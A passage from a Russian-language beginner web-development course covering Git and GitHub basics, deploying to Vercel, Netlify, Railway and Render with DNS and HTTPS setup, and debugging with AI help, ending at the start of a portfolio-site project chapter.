Git — это система контроля версий. Проще говоря — "машина времени" для вашего кода. Каждый раз, когда вы сохраняете (делаете commit), Git создаёт снимок всего проекта. Вы можете вернуться к любому снимку в любой момент.

GitHub — это облако для Git. Ваш код хранится не только на компьютере, но и в интернете. Это одновременно бэкап, портфолио и платформа для совместной работы.

В этом уроке мы разберём 5 главных команд Git, научимся работать с GitHub и освоим ветки — механизм для безопасных экспериментов.

Зачем нужен Git

Три главные причины

1. Безопасность: откат к любой версии

Вы внесли изменения → всё сломалось → один `git checkout` — и вы вернулись к рабочей версии. Никакого стресса.

2. История: что, когда и зачем менялось

Git хранит историю каждого изменения. Через месяц вы можете посмотреть: "а что я менял 15 марта?" — и увидеть точный diff.

3. Деплой: связь с Vercel

Vercel берёт код из GitHub. Push в GitHub → сайт автоматически обновляется. Без Git и GitHub деплой на Vercel невозможен.

Аналогия

Git — это как функция "Отменить" (Ctrl+Z) в Word, только намного мощнее: - Ctrl+Z работает только в текущей сессии → Git хранит историю навсегда - Ctrl+Z — пошагово → Git позволяет прыгнуть к любой точке - Ctrl+Z — один файл → Git — весь проект целиком

---

5 главных команд Git

Команда 1: `git init`

Что делает: Инициализирует Git в папке. Создаёт скрытую папку `.git`, где хранится вся история.

```
cd my-project
git init
# Initialized empty Git repository in /Users/you/my-project/.git/
```

Когда использовать: Один раз — при создании нового проекта. Если проект склонирован с GitHub (`git clone`), `init` не нужен.

Команда 2: `git add`

Что делает: Подготавливает файлы к сохранению. Говорит Git: "эти файлы включи в следующий снимок".

```
git add index.html          # Добавить один файл
git add .                   # Добавить все изменённые файлы
git add src/                # Добавить все файлы в папке src
```

Аналогия: Вы складываете вещи в коробку перед тем, как заклеить её (commit).

Команда 3: `git commit`

Что делает: Создаёт снимок (commit) — сохраняет текущее состояние проекта с описанием.

```
git commit -m "добавил секцию портфолио"
git commit -m "исправил баг с навигацией на мобильных"
git commit -m "обновил стили кнопок"
```

Правила хороших коммит-сообщений: - Пишите что сделали, а не что делаете: "добавил форму" (не "добавляю форму") - Коротко и по делу: 50-72 символа - На русском или английском — как удобно - Каждый коммит — одно логическое изменение

Команда 4: `git push`

Что делает: Отправляет ваши коммиты на GitHub (в облако).

```
git push origin main
# Или просто:
git push
```

Когда использовать: После commit, когда хотите "синхронизировать" с GitHub.

Команда 5: `git pull`

Что делает: Скачивает изменения с GitHub на ваш компьютер.

```
git pull origin main
# Или просто:
git pull
```

Когда использовать: Перед началом работы — чтобы убедиться, что у вас последняя версия.

Полный цикл работы

```
# 1. Работаете над проектом...
# 2. Подготавливаете файлы
git add .

# 3. Сохраняете снимок
git commit -m "описание изменений"

# 4. Отправляете на GitHub
git push
```

Это всё. Четыре шага, которые вы будете делать десятки раз. `add` → `commit` → `push`. Запомните эту последовательность.

Бонус: `git status`

```
git status
```

Показывает текущее состояние: какие файлы изменены, какие добавлены, какие готовы к коммиту. Используйте, когда не уверены, что происходит.

Бонус: `git log`

```
git log --oneline
# a1b2c3d добавил секцию портфолио
# d4e5f6g исправил баг с навигацией
# h7i8j9k начальный коммит
```

Показывает историю коммитов. Каждая строка — один снимок с описанием.

GitHub: портфолио проектов

Что такое GitHub

GitHub — это платформа, где хранятся Git-репозитории. Но не только: - **Хранение кода** — бэкап и доступ с любого устройства - **Портфолио** — работодатели и клиенты смотрят на ваш GitHub - **Связь с Vercel** — автодеплой при каждом push - **Совместная работа** — issues, pull requests (пока не нужно)

Создание репозитория

1. Зайдите на github.com
2. Нажмите "+" → "New repository"
3. Введите имя (например, `my-portfolio`)
4. Выберите Public (портфолио) или Private (личный проект)
5. НЕ отмечайте "Add a README file" (если проект уже существует)
6. Нажмите "Create repository"

Подключение локального проекта к GitHub

GitHub покажет инструкцию. Вот она:

```
# Если проект уже с git init:
git remote add origin git@github.com:YOUR_USERNAME/my-portfolio.git
git branch -M main
git push -u origin main
```

`git remote add origin ...` — говорит Git: "вот адрес GitHub-репозитория". `git branch -M main` — называет основную ветку `main`. `git push -u origin main` — отправляет код на GitHub.

Клонирование существующего репозитория

Если репозиторий уже на GitHub и вы хотите скачать его:

```
git clone git@github.com:USERNAME/REPO_NAME.git
cd REPO_NAME
```

Ветки: эксперименты без риска

Что такое ветка

Ветка — это параллельная версия проекта. Вы создаёте ветку, экспериментируете в ней, и если результат нравится — вливаете в основной код. Если нет — удаляете ветку, и основной код не пострадал.

Визуально

```
main:        A --- B --- C --- D --- E
                    \               /
feature:             B1 --- B2 --- B3
```

- `main` — основная ветка, рабочий код
- `feature` — ветка для эксперимента
- B1, B2, B3 — коммиты в ветке
- Стрелка обратно — "merge" (слияние)

Команды для работы с ветками

```
# Создать новую ветку и переключиться на неё
git checkout -b experiment
```

```
# Переключиться на существующую ветку
```

```
git checkout main

# Список всех веток
git branch

# Слить ветку в текущую
git merge experiment

# Удалить ветку (после слияния)
git branch -d experiment
```

Практический сценарий

```
# 1. Хотите попробовать новый дизайн? Создайте ветку:
git checkout -b new-design

# 2. Работайте, делайте коммиты:
git add .
git commit -m "новый дизайн hero-секции"

# 3. Не нравится? Вернитесь на main:
git checkout main
# Основной код не тронут!

# 4. Нравится? Слейте:
git checkout main
git merge new-design
git push
```

Когда использовать ветки

- **Новая фича** — `git checkout -b feature/contact-form`
- **Редизайн** — `git checkout -b redesign`
- **Эксперимент** — `git checkout -b experiment/dark-theme`
- **Баг-фикс** — `git checkout -b fix/mobile-menu`

.gitignore — что НЕ сохранять

Зачем нужен .gitignore

Некоторые файлы не должны попадать в Git: - `node_modules/` — папка с зависимостями (сотни мегабайт, восстанавливается через `npm install`) - `.env` — секретные ключи (API-ключи, пароли) - `.next/` — кэш Next.js - `dist/` — собранный код

Пример .gitignore

```
# Зависимости
node_modules/

# Секреты
.env
.env.local
.env.production

# Кэш и сборка
```

```
.next/
dist/
build/

# Системные файлы
.DS_Store
Thumbs.db

# IDE
.vscode/
.idea/
```

Важно

Если вы используете `create-next-app` или Bolt.new — `.gitignore` создаётся автоматически с правильным содержимым. Проверьте, что он есть, и не трогайте.

Практические примеры

Типичный рабочий день с Git

```
# Утро: начинаю работу
git pull                                    # Забираю последние изменения

# Работаю... 2 часа... Закончил фичу
git add .
git commit -m "добавил форму обратной связи"
git push

# Обед

# После обеда: хочу попробовать новый дизайн
git checkout -b redesign-hero

# Работаю над редизайном...
git add .
git commit -m "новый градиентный hero"

# Нравится? Сливаю
git checkout main
git merge redesign-hero
git push

# Конец дня: всё в GitHub, всё сохранено
```

Откат к предыдущей версии

```
# Посмотреть историю
git log --oneline
# a1b2c3d плохие изменения  <-- вот этот коммит сломал всё
# d4e5f6g рабочая версия    <-- хочу вернуться сюда
# h7i8j9k начальный коммит

# Вернуться к рабочей версии
```

```
git checkout d4e5f6g

# Или создать новый коммит, отменяющий плохой:
git revert a1b2c3d
```

Частые ошибки

1. "Не делаю коммиты регулярно"

Делайте коммит после каждого логического изменения. Не раз в день — а каждые 15-30 минут активной работы. Это ваша страховка.

2. "Коммичу с сообщением 'fix' или 'update'"

Через неделю вы не вспомните, что за "fix". Пишите конкретно: "исправил баг: меню не закрывалось на мобильных".

3. "Забываю делать push"

Коммиты без push — только на вашем компьютере. Если ноутбук сломается — всё пропадёт. Push после каждой рабочей сессии.

4. "Коммичу node_modules"

Проверьте `.gitignore`. `node_modules` не должен попадать в Git — это сотни мегабайт мусора.

5. "Боюсь веток"

Ветки — ваш друг. Они бесплатны, не занимают места и защищают основной код. Используйте их.

Домашнее задание

1. **Создайте репозиторий на GitHub** для вашего лендинга из урока 1.5 (если ещё не создали).
2. **Выполните полный цикл:** `bash git add . git commit -m "мой первый осознанный коммит" git push`
3. **Создайте ветку**, поэкспериментируйте: `bash git checkout -b experiment # Измените что-нибудь в проекте git add . git commit -m "эксперимент с цветами" git checkout main # Посмотрите — основной код не изменился!`
4. **Сделайте 5 коммитов** в течение работы над проектом. Попрактикуйтесь в написании понятных сообщений.
5. **Проверьте `.gitignore`** — убедитесь, что `node_modules` и `.env` исключены.

Итоги

- **Git** — система контроля версий, "машина времени" для кода
- **5 команд:** `init`, `add`, `commit`, `push`, `pull` — покрывают 95% задач
- **GitHub** — облачное хранилище кода + портфолио + связь с Vercel
- **Ветки** — безопасные эксперименты; создал, поработал, слил или удалил
- **`.gitignore`** — список файлов, которые не нужно сохранять в Git
- **Коммитьте часто**, пушьте регулярно, пишите понятные сообщения
- Git + GitHub = безопасность + деплой + профессионализм

Глава 8. Деплой: из кода в живой сайт

Введение

Код на вашем компьютере — это черновик. Живой сайт в интернете — это продукт. Деплой — это процесс превращения одного в другое.

Многие новички думают, что деплой — это что-то сложное: серверы, конфигурации, командная строка с десятками параметров. В 2026 году это не так. Деплой Next.js-приложения на Vercel занимает 30 секунд и требует ноль настройки.

В этом уроке мы разберём все основные платформы для деплоя, научимся подключать свой домен и разберём основы DNS и HTTPS — ровно на том уровне, который нужен вайбкодеру.

Vercel — автодеплой из GitHub

Что такое Vercel

Vercel — это платформа для деплоя фронтенд-приложений. Создана теми же людьми, что сделали Next.js. Поэтому Next.js и Vercel работают вместе идеально.

Как работает

1. Ваш код лежит на GitHub
2. Vercel подключен к GitHub-репозиторию
3. Вы делаете `git push`
4. Vercel автоматически:
5. Скачивает код
6. Запускает `npm run build`
7. Размещает готовый сайт на своих серверах
8. Выдаёт URL вида `project-name.vercel.app`
9. Сайт доступен из любой точки мира

Пошаговая инструкция

Шаг 1: Подготовьте проект

Убедитесь, что проект: - Работает локально (`npm run dev`) - Код в GitHub-репозитории (`git push` сделан)

Шаг 2: Подключите проект к Vercel

1. Откройте vercel.com, войдите через GitHub
2. Нажмите "Add New..." → "Project"
3. Выберите репозиторий из списка
4. Vercel автоматически определит фреймворк (Next.js)
5. Нажмите "Deploy"
6. Через 30-60 секунд — сайт живой

Шаг 3: Настройте переменные окружения (если нужно)

Если ваш проект использует API-ключи (`.env`): 1. В настройках проекта: Settings → Environment Variables 2. Добавьте каждую переменную: Key = `NEXT_PUBLIC_API_KEY` , Value = `ваш_ключ` 3. Нажмите Save 4. Передеплойте: Deployments → Redeploy

Автоматические обновления

После первого деплоя каждый `git push` автоматически обновляет сайт. Цикл:

```
# Изменили код
git add .
git commit -m "обновил дизайн hero-секции"
git push
# Через 30 секунд — сайт обновился автоматически
```

Preview Deployments

Vercel создаёт отдельный URL для каждой Git-ветки. Это называется Preview Deployment.

```
git checkout -b new-feature
# Работаете...
git push -u origin new-feature
```

Vercel создаст URL вроде `project-git-new-feature-username.vercel.app`. Вы можете посмотреть изменения перед слиянием в main.

Цены Vercel

Тариф	Цена	Для кого
Hobby	Бесплатно	Личные проекты, обучение
Pro	$20/мес	Коммерческие проекты, свой домен
Enterprise	По запросу	Крупные компании

Для обучения и первых проектов — бесплатный тариф более чем достаточен.

Netlify — альтернатива Vercel

Что такое Netlify

Netlify — ещё одна платформа для деплоя. Очень похожа на Vercel, но с немного другим фокусом.

Vercel vs Netlify

Параметр	Vercel	Netlify
Лучше для	Next.js	Статические сайты, Gatsby
Скорость деплоя	Быстрее	Чуть медленнее
Формы	Нет	Встроенные формы
Edge Functions	Да	Да
Бесплатный тариф	Щедрый	Щедрый
CLI	Есть	Есть

Когда выбрать Netlify

- Проект не на Next.js (чистый HTML, React, Vue, Gatsby)
- Нужны встроенные формы (Netlify Forms — без бэкенда)
- Хотите альтернативу Vercel

Деплой на Netlify

1. Откройте netlify.com, войдите через GitHub
2. "Add new site" → "Import an existing project"
3. Выберите GitHub → выберите репозиторий
4. Настройки сборки (обычно определяются автоматически):
5. Build command: `npm run build`
6. Publish directory: `.next` (для Next.js) или `dist` (для Vite)
7. "Deploy site"

Railway / Render — для бэкенда

Зачем нужен бэкенд-деплой

Vercel и Netlify идеальны для фронтенда — того, что видит пользователь. Но если вашему приложению нужны: - База данных - Серверная логика (API) - Фоновые задачи (cron jobs) - WebSocket-соединения

...то нужна бэкенд-платформа.

Railway

Что это: Платформа для деплоя бэкенд-приложений с базами данных.

Ключевые возможности: - Деплой из GitHub (как Vercel) - Встроенные базы данных: PostgreSQL, MySQL, Redis, MongoDB - Поддержка Node.js, Python, Go и других языков - Простой интерфейс - Переменные окружения

Цена: $5/мес + использование ресурсов (обычно $5-15/мес для небольших проектов)

Деплой на Railway: 1. Откройте railway.app, войдите через GitHub 2. "New Project" → "Deploy from GitHub repo" 3. Выберите репозиторий 4. Railway автоматически определит язык и настройки 5. Добавьте базу данных: "New" → "Database" → PostgreSQL 6. Railway предоставит URL для подключения

Render

Что это: Альтернатива Railway, тоже для бэкенда.

Ключевые возможности: - Бесплатный тариф (с ограничениями — сервер "засыпает" при неактивности) - Web Services, Static Sites, Databases, Cron Jobs - Простой интерфейс

Цена: Бесплатно (базовый), от $7/мес (платный)

Когда что использовать

Задача	Платформа
Фронтенд (React, Next.js)	Vercel
Статический сайт	Vercel или Netlify
API / Бэкенд	Railway или Render
База данных	Railway, Render или Supabase
Фоновые задачи	Railway

Свой домен: покупка и подключение

Зачем свой домен

`my-project.vercel.app` — работает, но не выглядит профессионально. `myproject.com` — это бренд. Это доверие. Это серьёзность.

Где купить домен

Регистратор	Цены (.com)	Рекомендация
Namecheap	~$9/год	Хороший выбор, понятный интерфейс
Cloudflare Registrar	~$9/год	Без наценки, по себестоимости
Google Domains (Squarespace)	~$12/год	Простой, от Google
GoDaddy	~$12-18/год	Популярный, но навязывает доп. услуги

Совет: Namecheap или Cloudflare — лучшее соотношение цены и удобства.

Подключение домена к Vercel

Шаг 1: В Vercel откройте проект → Settings → Domains

Шаг 2: Введите ваш домен (например, `myportfolio.com`) → Add

Шаг 3: Vercel покажет DNS-записи, которые нужно добавить:

```
Type: A
Name: @
Value: 76.76.21.21

Type: CNAME
Name: www
Value: cname.vercel-dns.com
```

Шаг 4: В панели управления вашего регистратора (Namecheap, Cloudflare) добавьте эти DNS-записи.

Шаг 5: Подождите 10-30 минут. DNS-записи распространяются.

Шаг 6: Vercel автоматически выдаст SSL-сертификат (HTTPS). Ваш сайт доступен по `https://myportfolio.com`.

HTTPS и DNS — простым языком

DNS — что это

DNS (Domain Name System) — это "телефонная книга" интернета.

Компьютеры общаются по IP-адресам: `76.76.21.21`. Люди запоминают имена: `myportfolio.com`.

DNS переводит имя в IP-адрес:

`myportfolio.com → DNS → 76.76.21.21 → сервер Vercel → ваш сайт`

DNS-записи

Тип	Что делает	Пример
A	Связывает домен с IP-адресом	`@ → 76.76.21.21`
CNAME	Связывает поддомен с другим доменом	`www → cname.vercel-dns.com`
MX	Для почты	`@ → mail.google.com`
TXT	Текстовая запись (верификация)	`@ → "verify-abc123"`

Для деплоя на Vercel нужны только A и CNAME — Vercel подскажет точные значения.

HTTPS — что это

HTTPS — это зашифрованное соединение. Замочек в браузере.

- **HTTP** — данные передаются открытым текстом (небезопасно)
- **HTTPS** — данные зашифрованы (безопасно)

Vercel автоматически выдаёт SSL-сертификат и включает HTTPS. Вам ничего делать не нужно.

Зачем HTTPS важен

1. **Безопасность** — данные пользователей зашифрованы
2. **SEO** — Google отдаёт приоритет HTTPS-сайтам
3. **Доверие** — браузеры помечают HTTP-сайты как "небезопасные"
4. **Обязательно** для форм, платежей, авторизации

Чеклист деплоя

Перед каждым деплоем проверяйте:

- [ ] Проект работает локально (`npm run dev`)
- [ ] Нет ошибок в консоли браузера
- [ ] Мобильная версия выглядит нормально
- [ ] Все картинки загружаются
- [ ] Формы работают (если есть)
- [ ] `.env` переменные добавлены в Vercel
- [ ] `git push` сделан
- [ ] Vercel деплой прошёл без ошибок (зелёный статус)

Практические примеры

Пример 1: Полный цикл деплоя (5 минут)

```
# 1. Создаём проект
npx create-next-app@latest my-site --typescript --tailwind --app
cd my-site

# 2. Разрабатываем (ИИ пишет код в Cursor)
# ...

# 3. Проверяем локально
npm run dev
# Открываем http://localhost:3000 — всё работает

# 4. Пушим на GitHub
git add .
git commit -m "готовый лендинг"
git remote add origin git@github.com:USER/my-site.git
git push -u origin main

# 5. На vercel.com: Add New → Project → my-site → Deploy
# 6. Через 30 секунд: my-site.vercel.app работает!
```

Пример 2: Ошибка деплоя и решение

Ошибка: `Build failed: Module not found: Can't resolve './components/Header'`

Причина: Файл `Header.tsx` не существует или назван по-другому.

Решение: 1. Проверьте, что файл существует 2. Проверьте регистр (Header.tsx vs header.tsx — важно!) 3. Исправьте → commit → push → Vercel автоматически передеплоит

Пример 3: Добавление переменных окружения

Если ваш проект использует API (например, Supabase):

1. Локально работает через `.env.local` :

```
NEXT_PUBLIC_SUPABASE_URL=https://xyz.supabase.co
NEXT_PUBLIC_SUPABASE_ANON_KEY=eyJhbG...
```

1. На Vercel: Settings → Environment Variables → добавить те же переменные
2. Redeploy

Частые ошибки

1. "Деплой падает, а локально работает"

Самая частая причина — переменные окружения. Они есть в `.env.local`, но не добавлены в Vercel. Проверьте Settings → Environment Variables.

2. "Забыл сделать git push"

Vercel деплоит из GitHub. Если вы не пушнули — Vercel не видит изменений. Всегда `push` перед проверкой деплоя.

3. "Сайт показывает старую версию"

Возможно, кэш браузера. Нажмите Ctrl+Shift+R (hard reload). Или откройте в инкогнито.

4. "Домен не работает"

DNS-записи распространяются до 48 часов (обычно 10-30 минут). Подождите. Проверьте записи на правильность.

5. "Деплою каждое мелкое изменение"

Это нормально! В этом сила автодеплоя — каждый push обновляет сайт. Не нужно "собирать" большие релизы.

Домашнее задание

1. **Задеплойте свой лендинг на Vercel:**
2. Убедитесь, что код на GitHub
3. Подключите на vercel.com
4. Получите ссылку `your-project.vercel.app`
5. **Проверьте деплой:**
6. Откройте сайт на телефоне
7. Откройте в режиме инкогнито
8. Проверьте все страницы и ссылки
9. **Сделайте обновление:**
10. Измените что-нибудь в коде
11. `git add . && git commit -m "обновление" && git push`
12. Убедитесь, что Vercel подхватил изменения
13. **Бонус:** Купите домен (если хотите) и подключите его к Vercel.

Итоги

- **Vercel** — основная платформа для деплоя фронтенда; автодеплой из GitHub, бесплатно
- **Netlify** — альтернатива Vercel, особенно хороша для статических сайтов
- **Railway / Render** — для бэкенда, баз данных и серверной логики
- **Свой домен** — покупается у регистратора (~$9-12/год), подключается через DNS-записи
- **HTTPS** — Vercel выдаёт бесплатно и автоматически
- **Цикл:** код → commit → push → автодеплой → живой сайт
- Деплой в 2026 году — это 30 секунд, а не 3 дня

Глава 9. Дебаггинг с ИИ: когда что-то сломалось

Введение

Ошибки — неизбежная часть разработки. Даже самый опытный программист тратит 30-50% рабочего времени на поиск и исправление багов. Для вайбкодера это не проблема, а рутина — потому что ИИ умеет исправлять ошибки не хуже, чем создавать код.

Главное — знать, как правильно "подать" ошибку ИИ. Скопировать текст ошибки → вставить в чат → получить исправление. Но есть нюансы, и этот урок научит вас справляться с любыми ошибками быстро и без паники.

Мы разберём типы ошибок, научимся читать сообщения об ошибках, освоим DevTools браузера и составим чеклист из 7 шагов для решения любой проблемы.

Типы ошибок

1. Синтаксические ошибки

Что это: Неправильно написан код. Пропущена скобка, точка с запятой, кавычка.

Как выглядит:

```
SyntaxError: Unexpected token '}'
SyntaxError: Missing semicolon
```

Пример:

```
// Ошибка: лишняя закрывающая скобка
function Button() {
  return (
    <button>Click</button>
  )
}}  // <-- вот она
```

Как заметить: Cursor и VS Code подчёркивают красным. Терминал показывает ошибку при `npm run dev`.

Как исправить: Обычно самая простая ошибка. Cursor часто исправляет автоматически (подсказка: наведите на красное подчёркивание → Quick Fix).

2. Ошибки типов (TypeScript)

Что это: TypeScript обнаружил несоответствие типов данных.

Как выглядит:

```
Type 'string' is not assignable to type 'number'
Property 'name' does not exist on type '{}'
```

Пример:

```
// Ошибка: передаём строку, где ожидается число
function setAge(age: number) { ... }
setAge("двадцать пять");  // TypeScript ругается
```

Как исправить: Спросите ИИ — он объяснит, какой тип ожидается и как привести данные к нужному типу.

3. Ошибки импорта

Что это: Файл или модуль не найден.

Как выглядит:

`Module not found: Can't resolve './components/Header'`

`Cannot find module 'framer-motion'`

Причины: - Файл не существует (неправильное имя или путь) - Пакет не установлен (`npm install` не выполнен) - Ошибка в регистре (Header.tsx vs header.tsx — разные файлы на Linux/Mac)

Как исправить: - Проверьте, существует ли файл - Проверьте правильность пути - Для пакетов: `npm install имя-пакета`

4. Runtime-ошибки (ошибки выполнения)

Что это: Код написан правильно, но при выполнении что-то идёт не так.

Как выглядит в браузере:

`TypeError: Cannot read properties of undefined (reading 'map')`

`ReferenceError: data is not defined`

Пример:

```
// Ошибка: data ещё не загрузилась, а мы уже пытаемся перебрать
const items = data.map(item => <div>{item.name}</div>);
// Если data = undefined → TypeError
```

Как исправить:

```
// Решение: проверка на undefined
const items = data?.map(item => <div>{item.name}</div>) || [];
```

5. Логические ошибки

Что это: Код работает без ошибок, но делает не то, что нужно.

Примеры: - Кнопка не реагирует на клик - Данные отображаются неправильно - Форма отправляется, но данные не сохраняются - Стили применяются к не тому элементу

Самые коварные ошибки: Нет сообщения об ошибке. Нужно описать ИИ: "ожидаю X, получаю Y".

Как читать сообщения об ошибках

Анатомия сообщения об ошибке

Типичное сообщение:

```
Error: Cannot read properties of undefined (reading 'title')
    at PostCard (./src/components/PostCard.tsx:12:25)
    at renderWithHooks (./node_modules/react/...)
    at HomePage (./src/app/page.tsx:8:5)
```

Разбор:

1. **Тип ошибки:** `Cannot read properties of undefined` — пытаемся получить свойство у undefined
2. **Что именно:** `reading 'title'` — свойство `title`
3. **Где:** `PostCard.tsx:12:25` — файл PostCard.tsx, строка 12, символ 25
4. **Стек вызовов:** PostCard вызван из HomePage (page.tsx, строка 8)

Что копировать для ИИ

Всегда копируйте **полное** сообщение, включая стек вызовов. ИИ использует стек для определения причины ошибки.

Плохо:

`Не работает`

Хорошо:

```
Error: Cannot read properties of undefined (reading 'title')
    at PostCard (./src/components/PostCard.tsx:12:25)
```

Отлично:

```
Ошибка:
Error: Cannot read properties of undefined (reading 'title')
    at PostCard (./src/components/PostCard.tsx:12:25)

Что ожидаю: карточки постов отображаются с заголовками
Что происходит: белый экран с ошибкой

Код PostCard.tsx:
[вставить код]
```

Стратегия: скопируй ошибку, вставь в ИИ

Шаблон промпта для дебаггинга

```
У меня ошибка в проекте Next.js с TypeScript и Tailwind CSS.

Ошибка:
[вставить полное сообщение об ошибке]

Файл, где ошибка:
[вставить код файла]

Что должно работать:
[описать ожидаемое поведение]

Что происходит:
[описать фактическое поведение]

Исправь ошибку и объясни, в чём была проблема.
```

Примеры промптов для дебаггинга

Ошибка сборки:

```
При деплое на Vercel получаю ошибку:
Build error: Module not found: Can't resolve '@/components/Header'

Локально npm run dev работает нормально.
В чём может быть проблема?
```

Ошибка стилей:

```
Кнопка должна быть зелёной с белым текстом,
но отображается серой. Код:

<button className="bg-green-500 text-white px-4 py-2">
  Отправить
</button>

Tailwind подключен, другие классы работают.
Что может быть не так?
```

Логическая ошибка:

```
Форма обратной связи: при нажатии "Отправить" ничего не происходит.
Нет ошибок в консоли. Вот код формы:

[вставить код]

Что не так?
```

DevTools браузера: Console и Network

Как открыть DevTools

- **Chrome / Edge:** F12 или Ctrl+Shift+I (Cmd+Option+I на Mac)
- **Safari:** Settings → Advanced → Show Develop menu → Develop → Show Web Inspector

Вкладка Console

Что показывает: JavaScript-ошибки, warnings, логи.

Зачем нужна: - Красный текст = ошибка. Копируйте и вставляйте в ИИ. - Жёлтый текст = предупреждение. Обычно не критично, но стоит посмотреть. - Синий/серый текст = информация или лог.

Как использовать: 1. Откройте DevTools (F12) 2. Перейдите на вкладку Console 3. Перезагрузите страницу 4. Если есть красные ошибки — скопируйте их

Вкладка Network

Что показывает: Все сетевые запросы — загрузка файлов, API-вызовы.

Зачем нужна: - Проверить, что API-запросы уходят и возвращают данные - Увидеть ошибки загрузки (404 — файл не найден, 500 — ошибка сервера) - Проверить, что изображения загружаются

Как использовать: 1. Откройте DevTools → Network 2. Перезагрузите страницу 3. Красные строки = ошибки загрузки 4. Кликните на запрос → Preview / Response → увидите данные

Вкладка Elements

Что показывает: HTML-структуру страницы в реальном времени.

Зачем нужна: - Увидеть, какие CSS-классы применены к элементу - Проверить, что элемент вообще существует на странице - Интерактивно менять стили (для экспериментов)

Как использовать: 1. Правый клик на элементе → "Inspect" 2. Справа увидите примененные стили 3. Можете менять стили прямо в DevTools (изменения временные)

Чеклист из 7 шагов

Когда что-то сломалось — идите по этому чеклисту:

Шаг 1: Прочитайте ошибку

Не паникуйте. Прочитайте сообщение. Часто оно прямо говорит, в чём проблема: "Module not found", "Cannot read property", "Unexpected token".

Шаг 2: Определите, где ошибка

Посмотрите на стек вызовов: файл и номер строки. Откройте этот файл.

Шаг 3: Проверьте последние изменения

Что вы изменили перед тем, как сломалось? Откатите последнее изменение (Ctrl+Z) — ошибка пропала? Значит, проблема в этом изменении.

Шаг 4: Скопируйте ошибку в ИИ

Откройте чат в Cursor (Cmd+L) или Claude/ChatGPT. Вставьте полное сообщение об ошибке + код файла. Попросите объяснить и исправить.

Шаг 5: Примените исправление

Примените то, что предложил ИИ. Проверьте — работает? Если да — commit и идём дальше. Если нет — шаг 6.

Шаг 6: Дайте ИИ больше контекста

```
Твоё решение не помогло. Вот что теперь происходит:
[новая ошибка или поведение]

Вот полный код файла:
[вставить весь файл]

А вот связанные файлы:
[другие релевантные файлы]
```

Шаг 7: Откатитесь и начните заново

Если ничего не помогает — `git checkout .` (откатить все изменения к последнему коммиту) и попробуйте подойти к задаче иначе. Другой промпт, другой подход.

Топ-10 самых частых ошибок и решения

Ошибка	Причина	Решение
`Module not found`	Файл не существует или не установлен пакет	Проверьте путь / `npm install пакет`
`Cannot read properties of undefined`	Данные ещё не загрузились	Добавьте `?.` (optional chaining)
`Unexpected token`	Синтаксическая ошибка	Проверьте скобки, кавычки
`Hydration mismatch`	Серверный и клиентский HTML не совпадают	Оберните в `useEffect` / `'use client'`
`CORS error`	API блокирует запросы с другого домена	Используйте API Routes в Next.js
`404 Not Found`	Страница/файл не существует	Проверьте URL и путь к файлу
`500 Internal Server Error`	Ошибка на сервере	Проверьте серверные логи
`Build failed`	Ошибка при сборке на Vercel	Проверьте, что `npm run build` работает локально
`Type error`	TypeScript несоответствие типов	Спросите ИИ — он укажет правильный тип
`Maximum update depth exceeded`	Бесконечный цикл рендеринга	Проверьте useEffect и зависимости

Практические примеры

Пример 1: Реальный дебаг-сценарий

Ситуация: После правок ИИ сайт показывает белый экран.

Действия: 1. Открываю DevTools → Console → вижу: `TypeError: items.map is not a function` 2. Значит, `items` — не массив. Открываю файл, строка 15. 3. Вижу: `const items = fetchData()` — но fetchData возвращает промис, не массив! 4. Копирую в Cursor чат:

```
Ошибка: items.map is not a function
items получается из fetchData(), которая возвращает промис.
Как правильно получить данные?
```

1. ИИ объясняет: нужен async/await и useState.
2. Применяю исправление → работает!

Пример 2: Ошибка деплоя

Ситуация: Локально работает, на Vercel — Build failed.

Действия: 1. Смотрю логи Vercel: `Type error: Property 'x' does not exist on type 'Y'` 2. Это TypeScript ошибка — локально у меня могут быть менее строгие настройки 3. Копирую ошибку в ИИ → получаю исправление → push → деплой проходит

Частые ошибки

1. "Паника при виде ошибки"

Ошибки — это нормально. Они не значат, что вы что-то сделали неправильно. Они — часть процесса.

2. "Не копирую полное сообщение"

"У меня ошибка" — не помогает ИИ. Копируйте ВЕСЬ текст ошибки, включая стек.

3. "Не пробую Ctrl+Z перед тем, как идти к ИИ"

Часто Ctrl+Z (отменить последнее изменение) решает проблему за секунду.

4. "Игнорирую жёлтые предупреждения"

Warnings — не ошибки, но они часто указывают на будущие проблемы.

5. "Не делаю commit перед экспериментами"

Commit — это ваша страховка. Всегда коммитьте перед тем, как просить ИИ "переделать".

Домашнее задание

1. **Откройте DevTools** (F12) на вашем задеплоенном сайте. Посмотрите Console — есть ли ошибки или предупреждения?
2. **Намеренно сломайте что-нибудь** в коде (удалите скобку, переименуйте файл). Посмотрите, какое сообщение об ошибке появится. Исправьте с помощью ИИ.
3. **Потренируйтесь дебажить:**
4. Скопируйте ошибку → вставьте в Claude / ChatGPT → примените решение
5. Повторите 3 раза с разными ошибками
6. **Сохраните чеклист** из 7 шагов — распечатайте или сохраните в заметках. Он пригодится.

Итоги

- **5 типов ошибок:** синтаксические, типов, импорта, runtime, логические
- **Читайте сообщения:** тип ошибки → что не так → где в коде (файл:строка)

- **Стратегия №1:** скопируйте ошибку → вставьте в ИИ → примените решение
- **DevTools:** Console (ошибки JS), Network (запросы), Elements (стили)
- **Чеклист 7 шагов:** прочитайте → найдите место → проверьте изменения → спросите ИИ → примените → дайте больше контекста → откатитесь
- **Ошибки — это нормально.** Они не означают провал. Они — часть процесса
- Коммитьте перед экспериментами — всегда можно откатиться

Глава 10. Проект блока: персональный сайт-портфолио

Введение

Это финальный урок первого блока. Всё, чему вы научились за предыдущие 9 уроков, мы сейчас соберём в один полноценный проект — персональный сайт-портфолио.

Это не упражнение. Это реальный продукт, который вы сможете использовать для поиска клиентов, работы или просто как визитку в интернете. Многостраничный сайт с навигацией, формой обратной связи, SEO-основами — и всё это задеплоено с собственным URL.

Мы будем строить пошагово: от ТЗ до деплоя. Используем Cursor (основной путь) или Bolt.new (быстрый путь). К концу урока у вас будет готовый сайт.

Техническое задание

Структура сайта

4 страницы:

1. **Главная (/)** — Hero-секция, краткое описание, ключевые навыки, CTA
2. **Обо мне (/about)** — Подробная биография, опыт, навыки, образование
3. **Проекты (/projects)** — Портфолио работ (6 проектов), фильтрация по категориям
4. **Контакты (/contacts)** — Форма обратной связи, социальные сети, карта

Общие элементы

- **Навигация** — фиксированная шапка с лого и ссылками, бургер-меню на мобильных
- **Footer** — копирайт, ссылки на соцсети, навигация
- **Тёмная тема** по умолчанию

Технический стек

- Next.js 15 (App Router)
- TypeScript
- Tailwind CSS
- Адаптивный дизайн (mobile-first)

Шаг 1: Создание проекта (5 минут)

Путь через Cursor

Откройте терминал и выполните:

